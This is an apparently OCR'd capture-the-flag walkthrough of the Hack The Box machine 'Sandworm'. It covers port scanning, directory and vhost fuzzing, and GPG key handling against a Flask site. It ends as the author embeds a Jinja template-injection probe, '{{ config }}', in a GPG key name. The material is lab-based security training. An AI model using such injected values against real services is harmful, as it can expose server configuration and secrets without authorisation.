
Sandworm

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.218
Lets try pinging it

```
ping 10.10.11.218 -c 5

PING 10.10.11.218 (10.10.11.218) 56(84) bytes of data.
64 bytes from 10.10.11.218: icmp_seq=1 ttl=63 time=84.4 ms
64 bytes from 10.10.11.218: icmp_seq=2 ttl=63 time=86.0 ms
64 bytes from 10.10.11.218: icmp_seq=3 ttl=63 time=97.7 ms
64 bytes from 10.10.11.218: icmp_seq=4 ttl=63 time=186 ms
64 bytes from 10.10.11.218: icmp_seq=5 ttl=63 time=83.1 ms

--- 10.10.11.218 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 83.078/107.510/186.461/39.814 ms
```

Alright, lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.218 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±2 (8.468s)
rustscan -a 10.10.11.218 --ulimit 5000
. https://github.com/RustScan/RustScan .
 ----------------------------------------
I scanned ports so fast, even my computer was surprised.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.218:22
Open 10.10.11.218:80
Open 10.10.11.218:443
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-28 21:15 IST
Initiating Ping Scan at 21:15
Scanning 10.10.11.218 [2 ports]
Completed Ping Scan at 21:15, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:15
Completed Parallel DNS resolution of 1 host. at 21:15, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 21:15
Scanning 10.10.11.218 [3 ports]
Discovered open port 22/tcp on 10.10.11.218
Discovered open port 443/tcp on 10.10.11.218
Discovered open port 80/tcp on 10.10.11.218
Completed Connect Scan at 21:15, 0.19s elapsed (3 total ports)
Nmap scan report for 10.10.11.218
Host is up, received syn-ack (0.11s latency).
Scanned at 2024-10-28 21:15:30 IST for 1s

PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack
80/tcp  open  http    syn-ack
443/tcp open  https   syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack

```
80/tcp open http syn-ack
443/tcp open https syn-ack
```

Lets try an aggressive scan on these ports

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,443 10.10.11.218 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±4 (23.724s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80,443 10.10.11.218 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-28 21:17 IST
Nmap scan report for 10.10.11.218
Host is up (0.11s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://ssa.htb/
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
|_http-title: Secret Spy Agency | Secret Security Service
|_http-server-header: nginx/1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=SSA/organizationName=Secret Spy Agency/stateOrProvinceName=Classified/countryName=SA
| Not valid before: 2023-05-04T18:03:25
|_Not valid after:  2050-09-19T18:03:25
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.68 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://ssa.htb/
443/tcp open ssl/http nginx 1.18.0 (Ubuntu)
|_http-title: Secret Spy Agency | Secret Security Service
|_http-server-header: nginx/1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=SSA/organizationName=Secret Spy
Agency/stateOrProvinceName=Classified/countryName=SA
```

```
|_Not valid before: 2023-05-04T18:03:25
|_Not valid after: 2050-09-19T18:03:25
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add ssa.htb to our /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
~
```

Alright lets do some directory fuzzing and vhost enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u https://ssa.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r -k
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main) (12.575s)
feroxbuster -u https://ssa.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r -k
 🤓 User-Agent             │ feroxbuster/2.11.0
 🖌️ Config File            │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links          │ true
 🏁 HTTP methods           │ [GET]
 🔓 Insecure               │ true
 📍 Follow Redirects       │ true
 🔃 Recursion Depth        │ 4
──────────────────────────┴──────────────────────────────────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       77l      554w     5584c https://ssa.htb/about
200      GET       69l      261w     3543c https://ssa.htb/contact
200      GET       23l       44w      668c https://ssa.htb/static/scripts.js
200      GET        1l       10w    41992c https://ssa.htb/static/favicon.ico
200      GET        6l      374w    21258c https://ssa.htb/static/popper.min.js
200      GET        7l     1031w    78130c https://ssa.htb/static/bootstrap.bundle.min.js
200      GET        3l     1297w    89477c https://ssa.htb/static/jquery.min.js
200      GET     1346l     6662w    63667c https://ssa.htb/static/bootstrap-icons.css
200      GET       83l      249w     4392c https://ssa.htb/login
200      GET       83l      249w     4392c https://ssa.htb/login?next=%2Fadmin
200      GET     2019l    10020w    95610c https://ssa.htb/static/bootstrap-icons2.css
200      GET      304l     1591w   115308c https://ssa.htb/static/eagl2.png
200      GET    12292l    23040w   222220c https://ssa.htb/static/styles.css
200      GET      155l      691w     9043c https://ssa.htb/guide
200      GET       54l       61w     3187c https://ssa.htb/pgp
200      GET      155l      691w     9043c https://ssa.htb/guide/encrypt
200      GET      155l      691w     9043c https://ssa.htb/guide/verify
200      GET       83l      249w     4392c https://ssa.htb/login?next=%2Flogout
405      GET        5l       20w      153c https://ssa.htb/process
200      GET    10161l    60431w  4580604c https://ssa.htb/static/circleLogo2.png
200      GET      124l      634w     8161c https://ssa.htb/
200      GET       83l      249w     4392c https://ssa.htb/login?next=%2Fview
[####################] - 11s     4635/4635    0s      found:22      errors:0
[####################] - 10s     4614/4614    472/s   https://ssa.htb/
```

Directories

200 GET 77l 554w 5584c https://ssa.htb/about
200 GET 69l 261w 3543c https://ssa.htb/contact
200 GET 23l 44w 668c https://ssa.htb/static/scripts.js
200 GET 1l 10w 41992c https://ssa.htb/static/favicon.ico
200 GET 6l 374w 21258c https://ssa.htb/static/popper.min.js
200 GET 7l 1031w 78130c https://ssa.htb/static/bootstrap.bundle.min.js
200 GET 3l 1297w 89477c https://ssa.htb/static/jquery.min.js
200 GET 1346l 6662w 63667c https://ssa.htb/static/bootstrap-icons.css
200 GET 83l 249w 4392c https://ssa.htb/login
200 GET 83l 249w 4392c https://ssa.htb/login?next=%2Fadmin
200 GET 2019l 10020w 95610c https://ssa.htb/static/bootstrap-icons2.css
200 GET 304l 1591w 115308c https://ssa.htb/static/eagl2.png
200 GET 12292l 23040w 222220c https://ssa.htb/static/styles.css
200 GET 155l 691w 9043c https://ssa.htb/guide
200 GET 54l 61w 3187c https://ssa.htb/pgp
200 GET 155l 691w 9043c https://ssa.htb/guide/encrypt
200 GET 155l 691w 9043c https://ssa.htb/guide/verify

```
200 GET 83l 249w 4392c https://ssa.htb/login?next=%2Flogout
405 GET 5l 20w 153c https://ssa.htb/process
200 GET 10161l 60431w 4580604c
https://ssa.htb/static/circleLogo2.png
200 GET 124l 634w 8161c https://ssa.htb/
200 GET 83l 249w 4392c https://ssa.htb/login?next=%2Fview
```

Lets test for VHOST as well

```
ffuf -u https://ssa.htb -H 'Host: FUZZ.ssa.htb' -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-
110000.txt -t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±4 (5m 29.58s)
ffuf -u https://ssa.htb -H 'Host: FUZZ.ssa.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : https://ssa.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.ssa.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [114441/114441] :: Job [1/1] :: 276 req/sec :: Duration: [0:05:29] :: Errors: 0 ::
```

Nothing here lets get to this web application now

Web Application

Default page

So i found this page here

This bottom one is interesting
Lets try a message and our public key here

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±4 (7.548s)
vim msg

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±4 (0.04s)
cat msg

	File: msg
1	Hello this is a message

Now lets make a gpg key here
Make one like this

```
gpg --full-generate-key
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±3 (40.727s)
gpg --full-generate-key
```

```
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0)
Key does not expire at all
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: pks
Email address: pks@pks.com
Comment:
You selected this USER-ID:
    "pks <pks@pks.com>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: directory '/home/pks/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/home/pks/.gnupg/openpgp-revocs.d/4C435D0
public and secret key created and signed.

pub   rsa3072 2024-10-28 [SC]
      4C435D06E75ADA25EC25CD0C4B68559E8B9D5E1A
uid                      pks <pks@pks.com>
sub   rsa3072 2024-10-28 [E]
```

Now lets sign our message here

```
gpg -o - --clearsign -u 4C435D06E75ADA25EC25CD0C4B68559E8B9D5E1A msg
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±4 (4.213s)
gpg -o - --clearsign -u 4C435D06E75ADA25EC25CD0C4B68559E8B9D5E1A msg
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

Hello this is a message
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCAAdFiEETENdBuda2iXsJc0MS2hVnoudXhoFAmcfu/wACgkQS2hVnoud
XhrIAQv/axqXPEeSMJfTikySiTVq5aECgMt8QhvtRlbiiqE5yVSLlrYcEHWc8Fco
1y4Kv4+hTK+D63GPJebFkYIZWhqUArg690Qt6EsPWZhpQK5MuwHrLH1IlCNlRNYK
zwMe/oUrdp0tvofxX56DfFWjaraJa/8WapEOZ3S3xsoNLt4EyNHzph8JJxP8wrBv
FbSGG5vypaPna66KnInQcMD3jEdq+jC6I4Xw8sKLQf07oDaGGIuYCDZWIJBAKiHq
YdNtw9OPL+WIacVEXNBmaR/ZtImPq1AYHMlQ91Ywh85I+q2HJ6EAwYjhdPMrQe4N
7t7TG6aiOM7fdqgAFj/I1FE5OO9QuTRBUWrbWj8AJ9eOtTBKdOKesSXDXiB7InS5
jhtUwXU9xUgAtLFwz84Ua2R/385b1dR55ZS6vy02wFqr6V/mIiZQFXO9UhNQgnIs
xPRV9w/TZRtOAoJtl/71G9+9jHtLaWCHpfA/DJKG1zsIRZv5DNFoAfWQnNVDWdMo
ceke51JM
=nm9s
-----END PGP SIGNATURE-----
```

And now lets print out our public key

```
gpg --armor --export 4C435D06E75ADA25EC25CD0C4B68559E8B9D5E1A
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±4 (0.031s)
gpg --armor --export 4C435D06E75ADA25EC25CD0C4B68559E8B9D5E1A
JGc/N73SjRxDJczA6j/nlgT6PPrqUtWZCFJhgCyJOufyCm4hy8b2SArpOVHaktRe
KSMbQjGnjWMUCRMubgBeb3FwTUrHkbdUynXY8JuXlhMzYN4eAjaACP8yAbBtBjGm
VsexB4hnfIYhOQ6kPfmo9I/fadidHD3DUnstnAZOuJdMOkcewi6Jj3YLADivIW3s
E2L789QGTgdk8gC5n9vYFRDrqoRWQ6hRPdhTUXcXRuGakrZVLshgV2iIlX0LPZtU
Ycc92/BTs+oFgCUAEQEAAbQRcGtzIDxwa3NAcGtzLmNvbT6JAdEEEwEIADsWIQRM
Q10G51raJewlzQxLaFWei51eGgUCZx+7YQIbAwULCQgHAgIiAgYVCgkICwIEFgID
AQIeBwIXgAAKCRBLaFWei51eGjJHDAC8NlHaGCjdGCxHJGJb3YglaQrnim6LpCpe
TbTNPAFrNiGRaF5ukeFZdZGcQWGWmTGa/RFHtGjIuS+9e77D0bupraIAN5Z0zxyb
EHVBAiWj/Bd8zcJgpdbfrFVao8oIbeC2CncABy0YuW3ygB/jT2DgEigtB6y6pUXq
Y0P5BDP2CFFYdUofyEITktoob5Ijg0LvFSY/1D1Tw3lrpq8neM7ozgjJR0Q4a7BY
KexH9DXcZptKaKyG4bffaYWh8NgGnyy5Sd8roNsAxzTKn88F6dq+R5hVOFNOM2Qo
Nv+kQcicxGR3nUGXRJrv7Urq2SjPMrwWXp7skwgKdSslDUm+wjIPWYnEDzFzqxDB
i1rOUnYAfYmxnPrBSPQUMes75RAn2ENME73I4+W8Uv8PkpcT3D1UALYq2HgEQolv
BeF/powA4Eh5EGEcxmllqZo0/dCHz1eqlOWDmMzGJQQNVcuTk1veJTml94kgA6Dj
eI6w06ryWxn5314Uort/IIbc3lQuGIa5AY0EZx+7YQEMAKUjZPHaJzKcY4KxD4M6
9tY+9k5J6aSVKJcY407gE3utSlnuuMQZb3oD86jhX8n73MIiM72AEVv/UPbQ04Kc
ZFJvv4qKLyxPcSigywnlOdGvaebu1tNovxzAnQDtCWXb86DvmfOPhVv3qbaSZS+g
jRXWKD+TDrbvgb/KvPdBlROIktoTkapi/q5JnU0OqVEV/Pr9RX24IYGWTYeZL4tt
UNT2Whqfr3wQ99cb14kRawwv+r9rcPCgDDgXpGs+jqjqGcdk7c5MXxKmrBd4PbN9
PrgVtJlrgF3BnykgEI7Ib1arwxNfHj1HK3nT7U0BpRZ/o/gRyO0f5lk5Wk84+h88
3wTI+oJ3t8LY93QMDTFk6gYSAMXXyzJ2a6fn7umgBPYlWQupBRxn2ylse+QWW3bO
6dDuSWOg3DS+dJh1G2pcS4CLKARGa8vK72LzYcdt3vgsZ71SxtP4Q/8mNlB/HvW9
j05VsWDKE2U45oWl7FQA4JlOYFqnPsDnO7IriJ3EUybWHQARAQABiQG2BBgBCAAg
FiEETENdBuda2iXsJc0MS2hVnoudXhoFAmcfu2ECGwwACgkQS2hVnoudXhq59Av/
azi/d9L8nNCd8gEf00HQrYACutXuQyx9w79yWe/RQFQWa6ugecbB9muNwIwY6y1f
vZDg9g1k7zp6SxKs44/zu7tzOrZh4WIn1q5y6+gtNs1EsaQ2KbEUsL6arcVLGw/L
GqJ0fqC9R3yoWw/TlaJZhhH3l5qfbtv9NxlEex7QDsTFcLN+vLUlv3SO04F5bjka
U/zvPt1in+RGqdEMPVXTl6IDApOB6W4M0eMc6NY+v9vcrsuaFsK+fYKcwLYbjv54
3MMQFNlKepK/cY3cx9Oi3P/sCW+/3wjABnbiFQAaIlXQUBheyOlp+uL3fvH6e6dT
qVtYFfKF9v+XX2b3kVokdNo4yIqInISf4UNAJRP5N+vyKiwvjzMwsm5EAmHy9z83
UyNvR8Kgq+U4qFd6l+qNq0u5HszAWgOryZ6bwPngnqPB6goEXj6CmqxYQ8DpfkZ3
YGgjr3nMbZNMSamPOrPeytqnQoEG6EmXQ7sjFrelIK4d27BxuLRm7b1xgp8BiK11
=s9Dk
-----END PGP PUBLIC KEY BLOCK-----
```

Now lets put these on the website

And we get this verification my first thought here is this is probably jinja as we saw the *made by Flask* in the bottom

---

Gaining Access

So lets try an SSTI payload here
To do this make a new key here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±4 (30.153s)
gpg --full-generate-key
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0)
Key does not expire at all
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: {{ config }}
Email address: pks@pks.com
Comment:
You selected this USER-ID:
    "{{ config }} <pks@pks.com>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: revocation certificate stored as '/home/pks/.gnupg/openpgp-revocs.d/ED00C062D7AF0DB73328B35F52F0B5D86F92AED8.rev'
public and secret key created and signed.

pub   rsa3072 2024-10-28 [SC]
      ED00C062D7AF0DB73328B35F52F0B5D86F92AED8
uid                      {{ config }} <pks@pks.com>
sub   rsa3072 2024-10-28 [E]
```

Now sign this again

```
gpg -o - --clearsign -u ED00C062D7AF0DB73328B35F52F0B5D86F92AED8 msg
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main)±3 (4.217s)
gpg -o - --clearsign -u ED00C062D7AF0DB73328B35F52F0B5D86F92AED8 msg
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

Hello this is a message
-----BEGIN PGP SIGNATURE-----

iQGzBAEBCAAdFiEE7QDAYtevDbczKLNfUvC12G+SrtgFAmcfvpUACgkQUvC12G+S
rtgi3Qv+KuT47DSjgSdIGUq0GrPTj1LIifFG6uTU48zMRx0IlGWX1hL/NzPSqJ49
APhP1VLdv8aHIlSOCmNVlUp1/LqOdiW/SbvIiRYWt+PLJJ8eoRcV9kAbKwbbROmb
YsBCOu4Z6MJud0e8JLhsLrTj3OGO8ChwXSPQ6hlFDzF0U6pzvxdhtVLpOjz+HVvK
DbsSYxYc5AAHfp7lovWp+s0ZKJYh5nlpZGm8VX2ZP1hshnNMqS3ZbDyOOwcRTNEd
APwAPULatE6H6PS5wLdxG/S/wM3Rrr8lkLMEDz1KlBKwAtqtpE2foAXpDwxxuskc
IN0oRbumkRG09s10Pbnkp1JhGpZzZjgsx5TKglFopd40iyAZCSPkSPJui6ZMGFxX
njDSzoVcQcoLc59u9laDU+1rNdNrEyHcw6CWaXAmMeEXIVlw+ILTHS0FrH/aEXpt
+xNt8WM3G57C29Pvp6DB1goKvxW7is2TtqV9Jsm8JTQ3acm4rXwp9lnk32n+X+UO
2fK+MbXq
=PQze
-----END PGP SIGNATURE-----
```


Now let see this print out that public key too so we can put it on the site

```
gpg --armor --export ED00C062D7AF0DB73328B35F52F0B5D86F92AED8
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Sandworm git:(main) (0.03s)
gpg --armor --export ED00C062D7AF0DB73328B35F52F0B5D86F92AED8
```


```
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
tDnAYS5kvVz9
=2zrJ
-----END PGP PUBLIC KEY BLOCK-----
```


Now lets put this on the site

